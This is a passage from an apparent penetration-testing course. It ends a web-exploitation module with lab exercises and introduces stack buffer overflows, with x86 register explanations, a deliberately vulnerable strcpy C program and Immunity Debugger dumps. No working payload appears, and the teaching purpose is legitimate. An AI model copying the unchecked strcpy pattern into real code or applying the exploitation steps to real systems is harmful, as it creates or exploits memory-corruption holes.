2019-06-13 10:29:42.680 INFO 4976 --- [ main]
o.s.b.w.embedded.tomcat.TomcatWebServer : Tomcat started on port(s): 9090 (http) with
2019-06-13 10:29:42.759 INFO 4976 --- [ main]
com.pwk.webapp.GadgetsApplication : Started GadgetsApplication in 7.047 seconds (JVM r
```

Listing 338 - Starting the extra app on Windows

Once it is run, we can access it on port 9090:

²⁹⁰ (Spring, 2019), <https://docs.spring.io/spring/docs/current/spring-framework-reference/overview.html#overview>




Figure 177: Viewing the Bonus Application

We will not walk through all the application's vulnerabilities although it contains XSS and SQL injection vulnerabilities at the very least. To shut down the application, close the command window or use `Ctrl C`.

9.5.1 Exercises

(Reporting is not required for these exercises)

1. Identify and exploit the XSS vulnerability in the web application.
2. Identify and exploit the SQL injection vulnerability in the web application.
3. Is it possible to gain a shell through the SQL injection vulnerability? Why or why not?

9.6 Wrapping Up

In this module, we focused on the identification and enumeration of common web application vulnerabilities. We also exploited several common web application vulnerabilities, leveraging a variety of techniques including admin console weaknesses, cross-site scripting, directory traversal, local and remote file inclusion, and SQL injection. These attack vectors are the basic building blocks we will use to construct more advanced attacks.

10. Introduction to Buffer Overflows

In this module, we will present the principles behind a *buffer overflow*, which is a type of memory corruption vulnerability. We will review how program memory is used, how a buffer overflow occurs, and how the overflow can be used to control the execution flow of an application. A good understanding of the conditions that make this attack possible is vital for developing an exploit to take advantage of this type of vulnerability.

10.1 Introduction to the x86 Architecture

To understand how memory corruptions occur and how they can be leveraged into unauthorized access, we need to discuss program memory, understand how software works at the CPU level, and outline a few basic definitions.

As we discuss these principles, we will refer quite often to Assembly (asm),²⁹¹ an extremely low-level programming language that corresponds very closely to the CPUs built-in machine code instructions.

10.1.1 Program Memory

When a binary application is executed, it allocates memory in a very specific way within the memory boundaries used by modern computers. Figure 178 shows how process memory is allocated in Windows between the lowest memory address (0x00000000) and the highest memory address (0x7FFFFFFF) used by applications:

²⁹¹ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Assembly_language




Figure 178: Anatomy of program memory in Windows

Although there are several memory areas outlined in this figure, for our purposes, we will solely focus on the stack.

10.1.1.1 The Stack

When a thread is running, it executes code from within the Program Image or from various Dynamic Link Libraries (DLLs).²⁹² The thread requires a short-term data area for functions, local variables, and program control information, which is known as the stack.²⁹³ To facilitate independent execution of multiple threads, each thread in a running application has its own stack.

Stack memory is “viewed” by the CPU as a Last-In First-Out (LIFO) structure. This essentially means that while accessing the stack, items put (“pushed”) on the top of the stack are removed (“popped”) first. The x86 architecture implements dedicated *PUSH* and *POP* assembly instructions in order to add or remove data to the stack respectively.

²⁹² (MicroSoft, 2018), <https://docs.microsoft.com/en-us/windows/desktop/dlls/dynamic-link-libraries>

²⁹³ (Tutorials Point, 2020), https://www.tutorialspoint.com/assembly_programming/assembly_procedures.htm

A long-term and more dynamic data storage area may also be needed, which is called the heap,²⁹⁴ but since we are focused on stack-based buffer overflows, we will not discuss heap memory in this module.

10.1.1.2 Function Return Mechanics

When code within a thread calls a function, it must know which address to return to once the function completes. This “return address” (along with the function’s parameters and local variables) is stored on the stack. This collection of data is associated with one function call and is stored in a section of the stack memory known as a *stack frame*. An example of a stack frame is illustrated in Figure 179.

Thread Stack Frame Example
Function A return address: 0x00401024
Parameter 1 for function A: 0x00000040
Parameter 2 for function A: 0x00001000
Parameter 3 for function A: 0xFFFFFFFF

Figure 179: Return address on the stack

When a function ends, the return address is taken from the stack and used to restore the execution flow back to the main program or the calling function.

While this describes the process at a high level, we must understand more about how this is actually accomplished at the CPU level. This requires a discussion about CPU registers.²⁹⁵

10.1.2 CPU Registers

To perform efficient code execution, the CPU maintains and uses a series of nine 32-bit registers (on a 32-bit platform). Registers are small, extremely high-speed CPU storage locations where data can be efficiently read or manipulated. These nine registers, including the nomenclature for the higher and lower bits of those registers, is shown in Figure 180.

²⁹⁴ (MicroSoft, 2018), <https://docs.microsoft.com/en-us/windows/desktop/wswh/heap>

²⁹⁵ (MicroSoft, 2017), <https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/x86-architecture>

32-bit register	Lower 16 bits	Higher 8 bits	Lower 8 bits
EAX	AX	AH	AL
EBX	BX	BH	BL
ECX	CX	CH	CL
EDX	DX	DH	DL
ESI	SI	N/A	N/A
EDI	DI	N/A	N/A
EBP	BP	N/A	N/A
ESP	SP	N/A	N/A
EIP	IP	N/A	N/A

Figure 180: X86 CPU registers

The register names were established for 16-bit architectures and were then extended with the advent of the 32-bit (x86) platform, hence the letter "E" in the register acronyms. Each register may contain a 32-bit value (allowing values between 0 and 0xFFFFFFFF) or may contain 16-bit or 8-bit values in the respective subregisters as shown in the EAX register in Figure 181.




Figure 181: 16-bit and 8-bit subregisters

Since the purpose of this module is to demonstrate a buffer overflow, we will not delve into the details of assembly, but will highlight some of the elements that are important to our specific discussion. For more detail, or to advance beyond the basic techniques discussed here, refer to these online resources.²⁹⁶

10.1.2.1 General Purpose Registers

Several registers, including EAX, EBX, ECX, EDX, ESI, and EDI are often-used as general purpose registers to store temporary data. There is much more to this discussion (as explained in various online resources²⁹⁷), but the primary registers for our purposes are described below:

- EAX (accumulator): Arithmetical and logical instructions

²⁹⁶ (Tutorials Point, 2020), https://www.tutorialspoint.com/assembly_programming/

²⁹⁷ (SkullSecurity, 2012), <https://wiki.skullsecurity.org/Registers>

- EBX (base): Base pointer for memory addresses
- ECX (counter): Loop, shift, and rotation counter
- EDX (data): I/O port addressing, multiplication, and division
- ESI (source index): Pointer addressing of data and source in string copy operations
- EDI (destination index): Pointer addressing of data and destination in string copy operations

10.1.2.2 ESP - The Stack Pointer

As previously mentioned, the stack is used for storage of data, pointers, and arguments. Since the stack is dynamic and changes constantly during program execution, ESP, the stack pointer, keeps “track” of the most recently referenced location on the stack (top of the stack) by storing a pointer to it.

A pointer is a reference to an address (or location) in memory. When we say a register “stores a pointer” or “points” to an address, this essentially means that the register is storing that target address.

10.1.2.3 EBP - The Base Pointer

Since the stack is in constant flux during the execution of a thread, it can become difficult for a function to locate its own stack frame, which stores the required arguments, local variables, and the return address. EBP, the base pointer, solves this by storing a pointer to the top of the stack when a function is called. By accessing EBP, a function can easily reference information from its own stack frame (via offsets) while executing.

10.1.2.4 EIP - The Instruction Pointer

EIP, the instruction pointer, is one of the most important registers for our purposes as it always points to the next code instruction to be executed. Since EIP essentially directs the flow of a program, it is an attacker’s primary target when exploiting any memory corruption vulnerability such as a buffer overflow.

10.2 Buffer Overflow Walkthrough

In this section, we will analyze a simple vulnerable application that does not perform proper sanitization of user input. We will analyze the application source code and discover that by passing a specifically crafted argument to the application, we will be able to copy our controlled input string to a smaller-sized stack buffer, eventually overflowing its limits. This overflow will corrupt data on the stack, finally leading to a return address overwrite and complete control over the EIP register.

Controlling EIP is the first step in creating a successful buffer overflow. In this module, we will focus on controlling EIP and in further modules, we will explain how to leverage this into arbitrary code execution.

10.2.1 Sample Vulnerable Code

The following listing presents a very basic C source code for an application vulnerable to a buffer overflow.

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char buffer[64];

    if (argc < 2)
    {
        printf("Error - You must supply at least one argument\n");

        return 1;
    }

    strcpy(buffer, argv[1]);

    return 0;
}
```

Listing 339 - A vulnerable C function

Even if you have never dealt with C code before, it should be fairly easy to understand the logic shown in the listing above. First of all, it's worth noting that in C, the *main* function is treated the same as every other function; it can receive arguments, return values to the calling program, etc. The only difference is that it is "called" by the operating system itself when the process starts.

In this case, the *main* function first defines a character array named *buffer* that can fit up to 64 characters. Since this variable is defined within a function, the C compiler²⁹⁸ will treat it as a local variable²⁹⁹ and will reserve space (64 bytes) for it on the stack. Specifically, this memory space will be reserved within the *main* function stack frame during its execution when the program runs.

As the name suggests, local variables have a local scope,³⁰⁰ which means they are only accessible within the function or block of code they are declared in. In contrast, global variables³⁰¹ are stored in the program .data section, a different memory area of a program that is globally accessible by all the application code.

²⁹⁸ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/Compiler>

²⁹⁹ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Local_variable

³⁰⁰ (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Scope_\(computer_science\)](https://en.wikipedia.org/wiki/Scope_(computer_science))

³⁰¹ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Global_variable

The program then proceeds to copy (`strcpy`³⁰²) the content of the given command-line argument (`argv[1]`³⁰³) into the buffer character array. Note that the C language does not natively support strings as a data type. At a low level, a string is a sequence of characters terminated by a null character ('\0'), or put another way, a one-dimensional array of characters.

Finally, the program terminates its execution and returns a zero (standard success exit code) to the operating system.

When we call this program, we will pass command-line arguments to it. The `main` function processes these arguments with the help of the two parameters, `argc` and `argv`, which represent the number of the arguments passed to the program (passed as an integer) and an array of pointers to the argument "strings" themselves, respectively.

If the argument passed to the main function is 64 characters or less, this program will work as expected and will exit normally. However, since there are no checks on the size of the input, if the argument is longer, say 80 bytes, part of the stack adjacent to the target buffer will be overwritten by the remaining 16 characters, overflowing the array boundaries. This is illustrated in Figure 182.




Figure 182: Stack layout before and after copy

The effects of this memory corruption depend on multiple factors including the size of the overflow and the data included in that overflow. To see how this works in our scenario, we can apply an oversized argument to our application and observe the effects.

³⁰² (linux.die.net), <https://linux.die.net/man/3/strcpy>

³⁰³ (GBdirect), https://publications.gbdirect.co.uk/c_book/chapter10/arguments_to_main.html

10.2.2 Introducing the Immunity Debugger

We can use an application called a debugger³⁰⁴ to assist with the exploit development process. A debugger acts as a proxy between the application and the CPU, and it allows us to stop the execution flow at any time to inspect the content of the registers as well as the process memory space. While running an application through a debugger, we can also execute assembly instructions one at a time to better understand the detailed flow of the code. Although there are many debuggers available, we will use *Immunity Debugger*,³⁰⁵ which has a relatively simple interface and allows us to use Python scripts to automate tasks.

We can attempt to overflow the buffer in our vulnerable test application and use Immunity Debugger to better understand what exactly happens at each stage of the program execution.

To start Immunity and execute the code, we will launch it from the shortcut on the Desktop and navigate to *File > Open* as shown in Figure 183.




Figure 183: Immunity Debugger

In the dialog, we navigate to the **windows_buffer_overflow** directory and open **strcpy.exe**, which is the compiled version of the source code analyzed in the previous section. Prior to clicking *Open*, we'll add twelve "A" characters to the Arguments field as shown in Figure 184. These 12 characters will serve as the command-line argument to the program and will subsequently be used by the *strcpy* function.

³⁰⁴ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/Debugger>

³⁰⁵ (Immunity, 2019), <https://www. immunityinc.com/products/debugger/>




Figure 184: Loading the application

When the debugger launches, the execution flow of the application will be paused at the *entry point*.³⁰⁶ Unfortunately, in this example, the entry point does not coincide with the beginning of the *main* function. This is not uncommon as often the entry point is set by the compiler to a section of code created to help prepare the execution of the program. Among other things, this preparation includes setting up all the arguments that *main* may expect.

Before going further, let's become more familiar with Immunity and practice navigating the most relevant features. Figure 185 shows the main screen, which is split into four windows or panes.

³⁰⁶ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Entry_point




Figure 185: Immunity Debugger layout

The upper left window shows the assembly instructions that make up the application. The instruction highlighted in blue (`SUB ESP,0C`) is the assembly instruction to be executed next and it's located at address `0x004014E0` in the process memory space:

```

004014E0  $ 83EC 0C  SUB ESP,0C
004014E3  . C705 98534000 MOV DWORD PTR DS:[405398],0
004014ED  . E8 6E020000 CALL strcpy.00401760
004014F2  . 83C4 0C ADD ESP,0C
004014F5  .^E9 76FCFFFF JMP strcpy.00401170
004014FA  . 90 NOP
004014FB  . 90 NOP
004014FC  . 90 NOP
004014FD  . 90 NOP
004014FE  . 90 NOP
004014FF  . 90 NOP
00401500  > 55 PUSH EBP
00401501  . 89E5 MOU EBP,ESP
00401503  . 83EC 18 SUB ESP,18
00401506  . A1 2C304000 MOV EAX,DWORD PTR DS:[40302C]
0040150B  . 85C0 TEST EAX,EAX
0040150D  . 74 3C JE SHORT strcpy.0040154B
0040150F  . C70424 004040 MOU DWORD PTR SS:[ESP],strcpy.00404000 ASCII "libgcj-16.dll"
00401516  . FF15 24614000 CALL DWORD PTR DS:[&KERNEL32.GetModuleHandleA]
0040151C  . 83EC 04 SUB ESP,4
0040151F  . 85C0 TEST EAX,EAX
00401521  . BA 00000000 MOV EDX,0
00401526  . 74 16 JE SHORT strcpy.0040153E
00401528  . C74424 04 0E41 MOV DWORD PTR SS:[ESP+4],strcpy.00404000 ASCII "_Jv_RegisterClasses"
00401530  . 890424 MOV DWORD PTR SS:[ESP],EAX
00401533  . FF15 28614000 CALL DWORD PTR DS:[&KERNEL32.GetProcAddress]
00401539  . 83EC 08 SUB ESP,8
0040153C  . 89C2 MOU EDX,EAX
0040153E  > 85D2 TEST EDX,EDX
00401540  . 74 09 JE SHORT strcpy.0040154B
00401542  . C70424 2C3040 MOU DWORD PTR SS:[ESP],strcpy.0040302C
00401549  . FFD2 CALL EDX
0040154B  > C70424 601540I MOV DWORD PTR SS:[ESP],strcpy.00401560
00401552  . E8 29010000 CALL strcpy.00401680
00401557  . C9 LEAVE
00401558  . C3 RETN
00401559  . 8DB426 000000I LEA ESI,DWORD PTR DS:[ESI]
00401560  . 55 PUSH EBP
00401561  . 89E5 MOU EBP,ESP
00401563  . 5D POP EBP
00401564  . C3 RETN

```

Figure 186: Immunity Debugger assembly window

The upper right window (Figure 187) contains all the registers, including the two we are most interested in: *ESP* and *EIP*. Since by definition *EIP* points to the next code instruction to be executed, it is set to 0x004014E0, the instruction highlighted in the assembly window (Figure 185):

```
Registers (FPU)
EAX F8FE70A5
ECX 004014E0 strcpy.<ModuleEntryPoint>
EDX 004014E0 strcpy.<ModuleEntryPoint>
EBX 003EB000
ESP 0065FF84
EBP 0065FF94
ESI 004014E0 strcpy.<ModuleEntryPoint>
EDI 004014E0 strcpy.<ModuleEntryPoint>
EIP 004014E0 strcpy.<ModuleEntryPoint>
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 3EC000(FFF)
T 0 GS 0000 NULL
D 0
0 0 LastErr ERROR_NOT_SUPPORTED (00000032)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
          3 2 1 0   E S P U O Z D I
FST 0000 Cond 0 0 0 0   Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

Figure 187: Immunity Debugger register window

The lower right window (Figure 188) shows the stack and its content. This view contains four columns: a memory address, the hex data residing at that address, an ASCII representation of the data, and a dynamic commentary that provides additional information related to a particular stack entry when available. The data itself (second column) is displayed as a 32-bit value, called a *DWORD*, displayed as four hexadecimal bytes. Note that this pane shows the address 0x0065FF84 at the top of the stack and that this is, in fact, the value stored in ESP in the register window (Figure 187):

```

0065FF84 748195F4 rt RETURN to KERNEL32.748195F4
0065FF88 003EB000 .>.
0065FF8C 748195D0 "#t KERNEL32.BaseThreadInitThunk
0065FF90 F8FE70A5 Npm
0065FF94 0065FFDC  e.
0065FF98 770222CA "w RETURN to ntdll.770222CA
0065FF9C 003EB000 .>.
0065FFA0 8BF58F93 AJi
0065FFA4 00000000 .....
0065FFA8 00000000 .....
0065FFAC 003EB000 .>.
0065FFB0 00000000 .....
0065FFB4 00000000 .....
0065FFB8 00000000 .....
0065FFBC 00000000 .....
0065FFC0 8BF58F93 AJi
0065FFC4 0065FFA0  e.
0065FFC8 00000000 .....
0065FFCC 0065FFE4  e. Pointer to next SEH record
0065FFD0 770977A0 w.w SE handler
0065FFD4 FC9F5707 Wf"
0065FFD8 00000000 .....
0065FFDC 0065FFEC  e.
0065FFE0 77022299 "w RETURN to ntdll.77022299 from ntdll.7702229F
0065FFE4 FFFFFFFF End of SEH chain
0065FFE8 770A3F60 ?w SE handler
0065FFEC 00000000 .....
0065FFF0 00000000 .....
0065FFF4 004014E0 <@. strcpy.<ModuleEntryPoint>
0065FFF8 003EB000 .>.
0065FFFC 00000000 .....

```

Figure 188: Immunity Debugger stack window

The final window, in the lower left, shows the contents of memory at any given address. Similar to the stack window, it shows three columns including the memory address and the hex and ASCII representations of the data. As the name suggests, this window can be helpful while searching for or analyzing specific values in the process memory space and it can show data in different formats by right-clicking on the window content to access the contextual menu:




Figure 189: Immunity Debugger data window

10.2.3 Navigating Code

With the different windows of the debugger mapped out, it is time to navigate the assembly code. When loaded, the application execution was halted, as indicated by the word "Paused" in the lower

right corner of the debugger. As mentioned in the previous section, the debugger automatically paused at the program entry point.

We can now execute instructions one at a time using the *Debug > Step into* or *Debug > Step over* commands, which have shortcut keys of **F7** and **F8** respectively. The difference between the two is that *Step into* will follow the execution flow into a given function call, while *Step over* will execute the entire function and return from it.

